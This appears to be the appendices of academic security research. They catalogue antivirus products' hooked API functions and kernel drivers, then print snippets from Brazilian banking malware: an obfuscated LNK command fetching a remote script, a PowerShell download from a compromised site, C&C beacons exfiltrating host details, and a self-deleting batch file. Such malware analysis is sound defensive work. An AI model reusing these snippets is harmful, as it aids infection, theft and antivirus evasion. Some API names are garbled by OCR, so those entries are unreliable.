PI_atchMonitor	Patch Monitor Plug-in
SBAMScanShellExt	SBAM Scan Shell Extension
Vipre.SocialWatch.Scanner.Serialization	SocialWatch Serialization
AntiSpamThin	Bitdefender Anti-Spam SDK Cloud
Vipre.ViewModels.Interfaces	ViewModels.Interfaces

Table A.6: **VIPRE.** Libraries (continued from previous page)

Library	Description
SocialWatch.Facebook	Provider For Facebook
Vipre.Commands.Infrastructure	Controller Commands
asmcocr	BitDefender Antispam Image Processing
SbHips	ThreatTrack Host Intrusion
Vipre.SBAMSvc	
gfiark	gfiark
remediation	VIPRE remediation library
bdcore	Bitdefender Core
Vipre.CommandHandlers.Infrastructure	CommandHandlers.Infrastructure
DotNetZip	Ionic's Zip Library
Facebook.XmlSerializers	
sbap	Active Protection Library
Microsoft.Expression.Interactions	Microsoft.Expression.Interactions
Microsoft.Interception	Microsoft Practices Interception Extension
Vipre.Commands	Commands
asregex	Bitdefender Regular Expression Module
BDUpdateServiceCom	UpdateService
CartSdk	CART SDK
bdnc	Bitdefender Nimbus Client
Vipre.Views	Views
vcore	Detection and remediation core
Providers.Facebook	Facebook Provider
DarkHorse.Theme	DarkHorse Theme
SBTE	Threat Engine Library
Vipre.Commanding	Commanding
EndlessSierra.Theme	EndlessSierra Theme
SocialWatch.Interfaces	Social Watch Configuration
CityNights.Theme	CityNights Theme
SBFE	Secure File Eraser Shell Extension
Microsoft.Practices.Unity	
Vipre.Infrastructure	Infrastructure
Controls	Controls
Vipre.SocialWatch.Authentication.Interfaces	Authentication
SbWebFilter	ThreatTrack WebFilter Library
gfiarksh	gfiarksh
Vipre.SocialWatch.Authentication.Facebook	Facebook Authentication Provider
updater	Detection and remediation updates

A.2 APPENDIX: USERLAND HOOKS

Table A.7: **Avast.** Userland Hooks.

Library	Function
ntdll	LdrLoadDll
	RtlQueryEnvironmentVariable
	ZwQueryInformationProcess
	NtMapViewOfSection
	ZwWriteVirtualMemory
	NtOpenEvent
	NtCreateEvent
	NtProtectVirtualMemory
	NtResumeThread
	ZwCreateMutant
	NtCreateSemaphore
	ZwCreateUserProcess
	ZwOpenMutant
	ZwOpenSemaphore
	RtlDecompressBuffer
USER32	SetWindowsHookExW
	SetWindowsHookExA

Table A.8: **Bitdefender.** Userland Hooks.

Library	Function
ntdll	RtlAllocateHeap
	ZwSetInformationThread
	ZwClose
	NtOpenProcess
	NtMapViewOfSection
	NtTerminateProcess
	ZwWriteVirtualMemory
	NtDuplicateObject
	NtReadVirtualMemory
	ZwAdjustPrivilegesToken
	ZwQueueApcThread
	ZwCreateProcessEx
	ZwCreateThread
	ZwCreateProcess
	ZwCreateThreadEx
	ZwCreateUserProcess
	ZwRaiseHardError
	NtSetContextThread
	ZwWow64WriteVirtualMemory64
	RtlReportException
KERNEL32	Process32NextW

Table A.8: **Bitdefender.** Userland Hooks (continued from previous page)

Library	Function
	CreateToolhelp32Snapshot
	MoveFileExA
	MoveFileWithProgressA
	DefineDosDeviceA
KERNELBASE	GetProcAddress
	CreateRemoteThreadEx
	LoadLibraryW
	OpenThread
	DeleteFileW
	LoadLibraryA
	CloseHandle
	CreateProcessW
	CreateProcessInternalW
	GetModuleInformation
	K32GetModuleFileNameExW
	EnumProcessModules
	GetFullPathNameW
	MoveFileExW
	SetEnvironmentVariableW
	GetApplicationRecoveryCallback
	GetApplicationRestartSettings
	K32EnumProcessMoExEx
	K32GetModuleBaseNameW
	PeekConsoleInputA
	PeekConsoleInputW
	ReadConsoleInputA
	ReadConsoleInputW
	GenerateConsoleCtrlEvent
	ReadConsoleA
	ReadConsoleW
	CreateRemoteThread
	CreateProcessA
	CreateProcessInternalA
	DefineDosDeviceW
	SetEnvironmentVariableA
SspiCli	DeleteSecurityPackageW+0x100
	EnumerateSecurityPackagesW
	EnumerateSecurityPackagesA
GDI32	BitBlt
	CreateCompatibleDC
	CreateCompatibleBitmap
	CreateBitmap
	Gdi32DllInitialize
	CreateDCA

Table A.8: **Bitdefender.** Userland Hooks (continued from previous page)

Library	Function
	CreateDCW
ADVAPI32	PerfRegQueryValue+0x5490 CryptGetHashParam CryptCreateHash CryptImportKey CryptHashData CryptExportKey CryptAcquireContextW CryptAcquireContextA CreateProcessAsUserW CryptGenKey EncryptFileW FlushEfsCache SetUserFileEncryptionKey CreateProcessAsUserA CreateServiceA CreateServiceW CryptDeriveKey LsaQueryTrustedDomainInfo LsaQueryTrustedDomainInfoByName CreateProcessWithTokenW
USER32	SendMessageW GetDesktopWindow SetWindowLongW UserClientDllInitialize PeekMessageW GetKeyState SystemParametersInfoW PostMessageW CallNextHookEx GetMessageW GetDC SetPropW SendNotifyMessageW SetWindowsHookExW UnhookWindowsHookEx PeekMessageA SendMessageA PostMessageA GetMessageA GetAsyncKeyState SystemParametersInfoA SetWindowLongA GetClipboardData SetClipboardData

Table A.8: **Bitdefender.** Userland Hooks (continued from previous page)

Library	Function
	SetPropA
	SetWindowsHookExA
	FindWindowExW
	GetDCEx
	GetKeyboardState
	GetRawInputData
	GetWindowDC
	RegisterRawInputDevices
	FindWindowExA
	SendNotifyMessageA
shell32	Shell_otifyIconW
	RegenerateUserEnvironment+0x19A0
cryptsp	CryptExportKey
	CryptImportKey
	CryptHashData
	CryptCreateHash
	CryptGetHashParam
	CryptAcquireContextW
	CryptAcquireContextA
	CryptReleaseContext+0xC40
ole32	PropVariantCopy+0x390
combase	CoGetClassObject

A.3 APPENDIX: KERNEL MONITORING

Table A.9: **Vipre.** Userland Hooks.

Library	Function
ntdll	RtlAllocateHeap
	ZwClose
	NtOpenProcess
	NtMapViewOfSection
	NtTerminateProcess
	ZwWriteVirtualMemory
	NtDuplicateObject
	ZwAdjustPrivilegesToken
	ZwQueueApcThread
	ZwCreateProcessEx
	ZwCreateThread
	ZwCreateProcess
	ZwCreateThreadEx
	ZwCreateUserProcess
	ZwRaiseHardError
	NtSetContextThread
	RtlReportException
KERNEL32	Process32NextW
	CreateToolhelp32Snapshot
	MoveFileExA
	MoveFileWithProgressA
	DefineDosDeviceA
KERNELBASE	GetProcAddress
	CreateRemoteThreadEx
	LoadLibraryW
	OpenThread
	DeleteFileW
	LoadLibteSyst
	CloseHandle
	CreateProcessW
	InitializeContext2+0xFFFFFFFFFFFAD740
	MoveFileWithProgressW
	MoveFileExW
	SetEnvironmentVariableW
	PeekConsoleInputA
	PeekConsoleInputW
	ReadConsoleInputA
	ReadConsoleInputW
	ReadConsoleA
	ReadConsoleW
	CreateRemoteThread
	CreateProcessA
	CreateProcessInternalA
	DefineDosDeviceW
	SetEnvironmentVariableA

Table A.10: **FSecure.** Userland Hooks.

Library	Function
KERNEL32	OpenMutexA
KERNELBASE	CreateRemoteThreadEx
	CreateDirectoryW
	CreateMutexW
	OpenMutexW
	CreateMutexExW
	GetFileSize
	GetFileSizeEx
	WriteProcessMemory
	CopyFileExW
	CreateDirectoryExW
	TerminateThread
sechost	ControlService
	OpenServiceW
	CloseServiceHandle
	OpenServiceA
USER32	SetWindowsHookExW
	SetWindowsHookExA

A.4 APPENDIX: AV'S DATABASES

Listing A.1: Avast Configuration File

```
[{19EA8BF0-A12F-1AF0-FB25-293AD7155932}]
Comment=*@1009
DefaultTask=1
Job=Scan
Label=*@1008
Priority=1
ScanAreas=
ScanFullFiles=1
ScanPackers=All
ScanPUP=1
ScanType=Content
ScanTypes=AllFiles
SpecialTask=0
TaskImage=chest
TaskSensitivity=100
UseCodeEmulation=1
```




Figure A.1: Avast File Database.

Table A.11: **Avast.** Kernel Drivers.

Driver	Description	Imports
aswArDisk.sys	Anti Rootkit Filter	IoAttachDeviceToDeviceStack
aswArPot.sys	Anti Rootkit	PsSetLoadImageNotifyRoutine PsSetCreateThreadNotifyRoutine KeStackAttachProcess ExRegisterCallback
aswbidsdriver.sys	IDS Activity Monitor	FltRegisterFilter PsSetLoadImageNotifyRoutine PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutine
aswbidsh.sys	IDS Helper	IoRegisterShutdownNotification PsSetCreateProcessNotifyRoutine
aswbuniv.sys	Universal Driver	PsSetLoadImageNotifyRoutine PsSetCreateProcessNotifyRoutine EtwRegister
aswHdsKe.sys	Network Security	PsSetLoadImageNotifyRoutine PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutine
aswKbd.sys	Keyboard Filter	IoAttachDeviceToDeviceStackSafe
aswMonFlt.sys	Filesystem minifilter	FltRegisterFilter PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutine PsSetLoadImageNotifyRoutine
aswRdr2.sys	WFP Redirect	PsSetLoadImageNotifyRoutine PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutine FwpmCalloutAdd0
aswRvrt.sys	Avast Revert	PsSetCreateProcessNotifyRoutine
aswSnx.sys	Virtualization	FltStartFiltering PsSetLoadImageNotifyRoutine PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutine IoRegisterPlugPlayNotification KeStackAttachProcess
aswSP.sys	Self Protection	IoAttachDevice PsSetLoadImageNotifyRoutine PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutine FltStartFiltering
aswStm.sys	Stream Filter	PsSetCreateProcessNotifyRoutine PsSetCreateThreadNotifyRoutine PsSetLoadImageNotifyRoutine FwpsCalloutRegister1
aswVmm.sys	VMMonitor	PsSetLoadImageNotifyRoutine PsSetCreateProcessNotifyRoutine

Table A.12: **BitDefender.** Kernel Drivers.

Driver	Description	Imports
atc.sys	Active Threat Control	FltRegisterFilter KeStackAttachProcess PsSetLoadImageNotifyRoutine PsSetCreateProcessNotifyRoutineEx PsSetCreateThreadNotifyRoutine
bddci.sys	DCI filter driver	FwpmCalloutAdd0 PsSetCreateProcessNotifyRoutineEx
gemma.sys	Generic Exploit Mitigation	FltStartFiltering KeStackAttachProcess PsSetLoadImageNotifyRoutine PsSetCreateProcessNotifyRoutineEx
gzflt.sys	Gonzales Filtesystem filter	PsSetCreateProcessNotifyRoutine FltStartFiltering
trufos.sys	Trufos Module	PsSetCreateProcessNotifyRoutine PsSetCreateThreadNotifyRoutine KeAttachProcess FltStartFiltering

Table A.13: **FSecure.** Kernel Drivers.

Driver	Description	Imports
fsbts.sys	Boot Time Scanner	
fshs.sys	DG Module	PsSetCreateProcessNotifyRoutineEx PsSetLoadImageNotifyRoutine
fsni64.sys	Network Interceptor	FwpsCalloutRegister1
fsulgk.sys	GateKeeper	FltStartFiltering




Figure A.2: Avast URL Database.

Table A.14: **Kaspersky.** Kernel Drivers.

Driver	Description	Imports
klbackupdisk.sys	Backup Disk Filter	IoAttachDeviceToDeviceStackSafe
klbackupflt.sys	Backup File Filter	FltRegisterFilter
kldisk.sys	Virtual Disk	PsSetCreateProcessNotifyRoutine
klelam.sys	Early Launch Anti Malware	IoRegisterBootDriverCallback
klflt.sys	Filter Core	PsSetCreateProcessNotifyRoutine PsSetCreateThreadNotifyRoutine IoRegisterPlugPlayNotification IoRegisterBootDriverReinitialization
klhk.sys	???	PsSetLoadImageNotifyRoutine IoRegisterShutdownNotification KeStackAttachProcess KeAddSystemServiceTable
klim6.sys	Packet Filter	NdisRegisterDeviceEx
klkbdflt.sys	Keyboard Filter	IoAttachDeviceToDeviceStackSafe
klmouflt.sys	Mouse Filter	IoAttachDeviceToDeviceStackSafe
klpd.sys	Format Recognizer	
klpnpflt.sys	PnP Filter	
kltap.sys	OpenVPN Adapter	NdisRegisterDeviceEx
klupd_klif_arkmon.sys	Anti Rootkit Monitor	PsSetLoadImageNotifyRoutine PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutine
klupd_klif_kimul.sys	Kernel Heuristics Engine	
klupd_klif_klark	Anti Rootkit	IoRegisterPlugPlayNotification IoAttachDeviceToDeviceStack
klupd_klif_klbg.sys	Boot Guard Driver	PsSetCreateProcessNotifyRoutine PsSetCreateThreadNotifyRoutine PsSetLoadImageNotifyRoutine
klupd_klif_mark.sys	Anti Rootkit Memory Driver	IoAttachDeviceToDeviceStack
klwfp.sys	Network Filter	FwpsCalloutRegister0
klwtp.sys	Network Connection Filter	FwpsCalloutRegister0
kneps.sys	Network Processor	

Table A.15: **Malware Bytes.** Kernel Drivers.

Driver	Description	Imports
farflt.sys	Anti Ransomware	FltStartFiltering PsSetCreateThreadNotifyRoutine PsSetLoadImageNotifyRoutine PsSetCreateProcessNotifyRoutineEx KeStackAttachProcess
mbae64.sys	Anti Exploit	PsSetCreateProcessNotifyRoutine PsSetLoadImageNotifyRoutine KeStackAttachProcess
mbamchameleon.sys	Chameleon	KeStackAttachProcess PsSetCreateProcessNotifyRoutineEx PsSetCreateThreadNotifyRoutine PsSetLoadImageNotifyRoutine
mbamelam.sys	Early Launch	
mbamswissarmy.sys	Swiss Army	PsSetCreateProcessNotifyRoutineEx KeStackAttachProcess
mbam.sys	Real Time Protection	KeStackAttachProcess PsSetCreateProcessNotifyRoutineEx PsSetLoadImageNotifyRoutine
mwac.sys	Web Protection	FwpmCalloutAdd0 PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutineEx

Table A.16: **Norton.** Kernel Drivers.

Driver	Description	Imports
BHDrvx64.sys	BASH Driver	KeStackAttachProcess
ccSetx64.sys	Common Client Settings	
IDSvia64.sys	IDS Core	KeStackAttachProcess FwpmCalloutAdd0 NotifyUnicastIpAddressChange
IRONx64.sys	IRON Driver	
srtsp64.sys	AutoProtect	KeStackAttachProcess
srtspx64.sys	AutoProtect	
SymEFASI64.sys	Extended File Attributes	
SymELAM.sys	ELAM	
symnets.sys	Network Security	FwpmCalloutAdd0 NotifyUnicastIpAddressChange NotifyIpInterfaceChange
wpCtrlDrv.sys	Webcam Protection	IoAttachDeviceToDeviceStackSafe

Table A.17: **Trend Micro.** Kernel Drivers.

Driver	Description	Imports
tmactmon.sys	Activity Monitor	KeStackAttachProcess
tmcomm.sys	Common Module	KeStackAttachProcess PsSetCreateProcessNotifyRoutine ZwNotifyChangeKey
tmebc64.sys	Early Boot Driver	PsSetCreateProcessNotifyRoutine
tmeevw.sys	Eagle Eye	KeStackAttachProcess FwpmCalloutAdd0
tmel.sys	ELAM	
tmevtmgr.sys	Event Management	PsSetCreateProcessNotifyRoutine
tmnciesc.sys	NCIE Scanner	PsSetCreateProcessNotifyRoutine
tm.sys	Transaction Manager	
tmumh.sys	UMH Driver	PsSetCreateThreadNotifyRoutine PsSetCreateProcessNotifyRoutine PsSetLoadImageNotifyRoutine KeStackAttachProcess
tmusa.sys	Osprey Scanner	PsSetCreateProcessNotifyRoutine

Table A.18: **VIPRE.** Kernel Drivers.

Driver	Description	Imports
atc.sys	Active Threat Control (BitDefender)	KeStackAttachProcess PsSetLoadImageNotifyRoutine PsSetCreateProcessNotifyRoutineEx PsSetCreateThreadNotifyRoutine
sbapifs.sys	Active Protection (Threat Track)	PsSetLoadImageNotifyRoutine PsSetCreateProcessNotifyRoutine KeStackAttachProcess
sbwfw.sys	VIPRE Firewall	KeStackAttachProcess FwpmCalloutAdd0 NotifyUnicastIpAddressChange NotifyIpInterfaceChange
sbwtis.sys	Threat Track Firewall	FwpmCalloutAdd0 PsSetCreateThreadNotifyRoutine KeStackAttachProcess
webexaminer64.sys	Threat Track WFP	FwpmCalloutAdd0




Figure A.3: Avast Log Database.




Figure A.4: Trend Micro MBG database.




Figure A.5: Trend Micro EventLog database.

Listing A.2: VIPRE's Snort Rules.

```
1 alert tcp NETWORK PORT -> NETWORK any (SBRuleId:XXX; msg:"[CVE-2018-12826]...";
```

APPENDIX B – APPENDIX FOR THE ONE SIZE DOES NOT FIT ALL: A LONGITUDINAL ANALYSIS OF BRAZILIAN FINANCIAL MALWARE PAPER

B.1 CODE & TRACE SNIPPETS

In this appendix, we present code and trace snippets to illustrate attacker's decision while implementing their malware samples.

Listing B.1: JAR malware leveraging obfuscation.

```
public static void main(String args[]){
  File jsjmj3194 = new File(
    (new StringBuilder(
     String.valueOf(
      bcvsnpdbxw4095(
        "THKHBIKIKIDJIITJHJIIKIKHXJKIQJBIXIRIKIK",
        abdwwhftjb7743))))
     .append("x").toString());
```

Listing B.2: JAR malware performing infection check.

```
if(jsjmj3194.exists())
   System.exit(1);
```

Listing B.3: JAR malware indirectly loading libraries.

```
Runtime.getRuntime().exec(
  (new StringBuilder())
    .append("rundll32 SHELL32.DLL,ShellExec_RunDLL ")
    .append(qOggErFmPnJO6UUHp)
    .append(rQ47EvtcHUKw).toString());
```

Listing B.4: VBE malware getting system information by querying system databases.

```
Set Nics=objJWMIService
  .ExEcQuery("SELECT * FROM Win32_NetworkAdapterConfiguration
           WHERE IPEnabled = True")
```

Listing B.5: VBE malware instantiating an object from a XOR-encoded string.

```
set objShell = CreateObject(
  CryptXor("c0+\4","N0X")
        & ".Application")
```

Listing B.6: Javascript-based URL formation.

```
.protocol === "https:"
  ? "https://s." :
    "http://e." +
    ".server.com/q.js"
```

Listing B.7: Obfuscated and DeObfuscated LNK Commands.

```
commandLineArguments: /c
  "sET WKD=%wDRFDWINDRFDWdIDRFDWr%
        \DRFDWExDRFDWpLDRFDWoRDRFDWEr
        DRFDW/cDRFDW,
  && sET CAG=GeIKMLPWtOIKMLPWbjeIKMLPWct(
    IKMLPW'scIKMLPWriIKMLPWpt:IKMLPWhTtIKMLPWPSIKMLPW:
      && sET Fbi8kEi=1FOAS1FOASe647on3aeqh
                  .30e29124934178cf14e
                  .ga1FOAS?011FOAS')
      && sET/^p xmfq9Lx="%CAG:IKMLPW=%%Fbi8kEi:1FOAS=/%"
  <NUL > C:\Users\Public\Pictures\njuarb4.js
  |md ^\ ^||CAll %WKD:DRFDW=%
    C:\Users\Public\Pictures\njuarb4.js|exit"
----------------------------------------
getobject('script:https://e647on3aeqh.30e29124934178cf14e.ga')
  < nul > c:\users\public\pictures\njuarb4.js
  | md | call explorer /c
    c:\users\public\pictures\njuarb4.js | exit
```

Listing B.8: Excerpt of an XML file dropped by a sample showing a list of banking-related keywords (translated from Portuguese to English for the reader's convenience). Boleto (no translation in English) is an official promissory note accepted by Brazilian banks.

```
<words>
 <word>boleto</word>
 <word>bank account</word>
 <word>ATM</word>
 <word>bank</word>
 <word>credit</word>
 <word>pre-paid card reload</word>
 <word>checks</word>
 <word>social security</word>
</words>
```

Listing B.9: Excerpt of malware traces showing proxy setup via Proxy Auto Configuration (PAC) files.

```
malware.exe|SetValueKey|HKCU
  \Software\Microsoft\Internet Explorer\SearchScopes\{ID}|OSDFileURL|
    file:///C:/Users/Win7/AppData/Local/TNT2/Profiles/
      e0e63dcbb29a2180f8300/ose0e63dcbb29a2180f8300.xml
```

Listing B.10: Excerpt of malware traces showing proxy setup via system registry (Anonymized victim IP address).

```
malware.exe|SetValueKey|HKCU
\Software\Microsoft\Windows\CurrentVersion\Internet Settings|
  AutoConfigURL|
  http://p3vramfcx4ybpvnj.onion/Bl5CHrZV.js?ip=143.106.Y.Z
```

Listing B.11: Evidence removal behavior identified in a `.bat` script present in a hundred Brazilian malware samples. The script deletes the script itself and the launched malware binary.

```
%1
Erase "C:\malware.com"
If exist "C:\malware.com" Goto 1
Erase "C:\malware.bat"
```

Listing B.12: Command line arguments used by Brazilian malware samples to launch processes.

```
cmd.exe
/t:library /utf8output /
 R:"System.dll" /R:"System.Data.dll"
/R:"System.Drawing.dll" /R:"System.Management.dll"
/R:"System.Windows.Forms.dll" /R:"System.Xml.dll"
/out:"C:\Users\Win7\AppData\Local\Temp\sa5hy_t1.dll"
/debug- "C:\Users\Win7\AppData\Local\Temp\sa5hy_t1.0.vb"
```

Listing B.13: VBE malware using nested shells to download a malicious file to the infected computer.

```
"cmd.exe /C powershell -Command "
 "(New-Object Net.WebClient).DownloadFile(
  'http://www.rocha.ind.br/wp-includes/images/Crlkiobox1.zip',
  '%localappdata%/manhattam/12U80OB6DF3H3U3AXDRB.zip')"" ", 0,true
```

Listing B.14: Environment fingerprint. Sample notifies its C&C (base64-encoded data) about a successful infection. Exfiltrated data includes OS version and installed AV, allowing customized payload downloads.

```
GET maisumavezconta.info/escrita/?
 Client=Y29udGFkb3IwMw==
 &GetMacAddress=NTI6NTQ6MDA6QTA6MDQ6MTk=
 &GetWinVersionAsStringWinArch=V2luZG93cyA3ICg2NCk=
 &VersaoModulo=djE=
 &GetPCName=V0lON19WTTE=
 &DetectPlugin=TuNv
 &DetectAntiVirus=T0ZG
```

Listing B.15: Senstive data exfiltration. Geographical information, such as latitude, longitude, and country, is exfiltrated for infection accountability.

```
GET counter1.webcontadores.com:8080/private/pointeur/pointeur.gif?
 |4f30e4bc811da1621ce33b8ae71b43c4|600*800|pt|32|1408149150|
 e70fc087a849c99ba4735e24590176bc|computer|windows|7|
 internet+\explorer|7| Brazil|BR|X|Y|City|University|
 -14400|0|1432126706|ok|
 http://211.179.X.Y:8000/design07/user/user/freeboard/curriculos.htm|
 |js|143.X.Y.Z|||&init=140814915024
```

Listing B.16: Paths written by Cleosvaldo malware family.

```
PE32: C:\ProgramData\Temp\
            cleosvaldo.bat
CMD: C:\ProgramData\Temp\
            cleosvaldo-v4lt.bat
     C:\Documents and Settings\cleosvaldo\
          Dados de aplicativos\cleosvaldo-VENDAS"
CPL: C:\Documents and Settings\cleosvaldo\
          Dados de aplicativos\cleosvaldo-VENDAS\cleosvaldo-VENDAS.cmd"
DLL: C:\Documents and Settings\cleosvaldo\Dados de aplicativos\
          cleosvaldo-VENDAS\cleosvaldo-VENDAS2.cmd"
```

